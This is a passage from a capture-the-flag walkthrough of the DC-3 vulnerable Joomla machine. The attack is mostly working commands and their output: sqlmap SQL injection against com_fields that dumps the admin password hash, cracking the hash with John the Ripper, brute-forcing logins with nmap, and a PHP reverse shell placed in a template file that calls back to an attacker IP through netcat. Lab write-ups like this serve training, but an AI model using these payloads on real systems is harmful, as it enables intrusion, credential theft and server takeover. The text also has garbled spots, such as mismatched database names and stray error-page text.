[08:54:19] [INFO] retrieved: 'information_schema'
[08:54:19] [INFO] retrieved: 'joomlaadb'
[08:54:19] [INFO] retrieved: 'mysql'
[08:54:19] [INFO] retrieved: 'performance_schema'
[08:54:19] [INFO] retrieved: 'sys'

available databases [5]:
[*] information_schema
[*] joomlaadb
[*] mysql
[*] performance_schema
[*] sys
```

© 2025 DC-3

16. Run the SQL command again:

- Replace `--dbs` with `-D <database_name> --tables`
- Press **Y, Y**
- You will see the tables inside that database and search for useful table.

```
kali@kali: ~/DC3
(kali@kali)~$ sqlmap -u "http://192.168.1.9/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomlabd --tables -p list[fullordering]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:02:00 /2025-12-16/

[09:02:00] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
```

Result:

```
kali@kali: ~/DC3
Session Actions Edit View Help
| #__modules_menu
| #__modules
| #__newsfeeds
| #__overrides
| #__postinstall_mess
| #__redirect_links
| #__schemas
| #__session
| #__tags
| #__template_styles
| #__ucm_base
| #__ucm_content
| #__ucm_history
| #__update_sites_ext
| #__update_sites
| #__updates
| #__user_keys
| #__user_notes
| #__user_profiles
| #__user_usergroup_m
| #__usergroups
| #__users
| #__utf8_conversion
| #__viewlevels
+-----+

[09:02:05] [WARNING] HTTP error codes detected during run:
```

17.Run the command again:

- Replace `--tables` with `-T <table_name> --columns`
- Press **Y, Y**
- You will see the column names in result.

```
(kali@kali)-[~/DC3]
$ sqlmap -u "http://192.168.1.9/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T "__users" --columns -p list[fullordering]
```

The requested page can't be found.

• an out-of-date bookmark/favourite
• a mistyped address
• a search engine that has an out-of-date listing for this site
• you have no access to this page

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:12:14 /2025-12-16/

[09:12:14] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' from file '/usr/share/sqlmap/data/tx

Result:

```
Database: joomladb
Table: joomladb.__users
[6 columns]
```

Column	Type
name	non-numeric
email	non-numeric
id	numeric
params	non-numeric
password	non-numeric
username	non-numeric

An error has occurred while processing your request. Go to the Home Page

You may not be able to visit this page because of:

- an out-of-date bookmark/favourite
- a mistyped address
- a search engine that has an out-of-date listing for this site
- you have no access to this page

If difficulties persist, please contact the System Administrator of this site and report the error below.

500 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1' at line 9

[09:13:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2737 times

[09:13:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.9'

© 2025 DC-3 Back to Top

18.Run the command again:

- Replace `--columns` with `-C username,password --dump`
- This dumps the **username and password hash**.
- Copy the password hash.




```
(kali@kali)-[~/DC3]
$ sqlmap -u "http://192.168.1.9/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomlabd -T "#__users" -C username,password --dump -p list[fullordering]
```

[[!]] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:16:55 /2025-12-16/

Result:




```
Database: joomlabd
Table: #__users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWfLfB1Zu |
+-----+-----+
```

[09:16:58] [INFO] table 'joomlabd.'`#\_\_users`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.9/dump/joomlabd/#__users.csv'

[09:16:58] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 6 times

[09:16:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.9'

19.Open **Mousepad**, paste the hash, and save it to a file.



```
~/DC3/passhash.txt - Mousepad
File Edit Search View Document Help
+-----+
1 $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWfLfB1Zu
2 |
```

20. Use **John the Ripper** with that file to crack the hash and get the **plain password**.

```
(kali㉿kali)-[~/DC3]
$ john passhash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
snoopy (?)
1g 0:00:00:00 DONE 2/3 (2025-12-16 09:20) 2.439g/s 131.7p/s 131.7c/s 131.7C/s 123456..trustno1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

21. Go back to the Joomla **admin login page**, enter the cracked username and password, and log in successfully.




22. Another way to get username and password but only first one is working.

```
kali@kali: ~/DC3
Session completed.
(kali@kali)-[~/DC3]
$ ls /usr/share/nmap/scripts | grep joomla
http-joomla-brute.nse

(kali@kali)-[~/DC3]
$ nmap --script=http-joomla-brute.nse 192.168.1.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 09:23 EST
Nmap scan report for 192.168.1.9
Host is up (0.000094s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-joomla-brute:
|   Accounts:
|   admin:snoopy - Valid credentials
|   test:snoopy  - Valid credentials
|   root:hunter  - Valid credentials
|   administrator:hunter - Valid credentials
|   webadmin:hunter - Valid credentials
|   web:snoopy   - Valid credentials
|   guest:snoopy - Valid credentials
|   user:snoopy  - Valid credentials
|   netadmin:snoopy - Valid credentials
|   sysadmin:hunter - Valid credentials
|_ Statistics: Performed 1358 guesses in 82 seconds, average tps: 16.0
```

23. Go to the **admin login page**, log in, then click **Templates** → **Templates**, and select the **first template**.



Templates: Templates (Site)

Site: Search

Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out Joomla! 3.7.0 — © 2025 DC-3

24. Click on **index.php** and delete all existing code from it.

Templates: Customise (B)

Save Save & Close Copy Template Template Preview Manage Folders New File


Rename File Delete File Close File

- language
- component.php
- error.php
- index.php
- jsstrings.php
- templateDetails.xml


```

1 // For more information on this tool, please visit the Joomla! website.
2 // For damage caused by this tool, if these terms are not acceptable to you,
3 // then
4 // do not use this tool.
5 //
6 // In all other respects the GPL version 2 applies:
7 //
8 // This program is free software; you can redistribute it and/or modify
9 // it under the terms of the GNU General Public License version 2 as
10 // published by the Free Software Foundation.
11 //
12 // This program is distributed in the hope that it will be useful,
13 // but WITHOUT ANY WARRANTY; without even the implied warranty of
14 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
15 // GNU General Public License for more details.
16 //
17 // You should have received a copy of the GNU General Public License along
18 // with this program; if not, write to the Free Software Foundation, Inc.,
19 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301, USA.
20 //
21

```

25. On the terminal, run the command that opens **Mousepad**, then press **Ctrl + A** to select all code and **Ctrl + C** to copy it.



26. Start listening for a connection using **netcat** on random port.

```
(kali@kali)-[~]
$ nc -lnvr
listening on [any] 34863 ...
```

Editing file "/error.php" in template "bee33"

27. Paste the copied code into **index.php**, then:

- Replace the IP address with **your attacker IP**
- Replace the port with the **netcat listening port**

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.32 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::eaa8:35c4:1aed:7093 prefixlen 64 scopeid 0x10<host>
    ether 00:0c:29:89:97:3e txqueuelen 1000 (Ethernet)
    RX packets 1620 bytes 1032130 (1007.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4834 bytes 402333 (392.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0

(kali@kali)-[~]
$
```

http://192.168.1.9/administrator/index.php?option=com_templates&view=template&Itemid=133


System Users Menus Content Components Extensions Help

Save Save & Close Copy Template Template Preview Manage Folders New File


Rename File Delete File Close File Help

```
41 // Some compile-time options are needed for daemonisation (like pcntl, posix).
42 // These are rarely available.
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.1.32'; // CHANGE THIS
50 $port = 34863; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
```


28. Click **Save**, then click **Template Preview**.



- Check the netcat terminal — you should receive a **reverse shell connection**.




29. Run the **Python** command to upgrade the shell into a proper interactive shell.



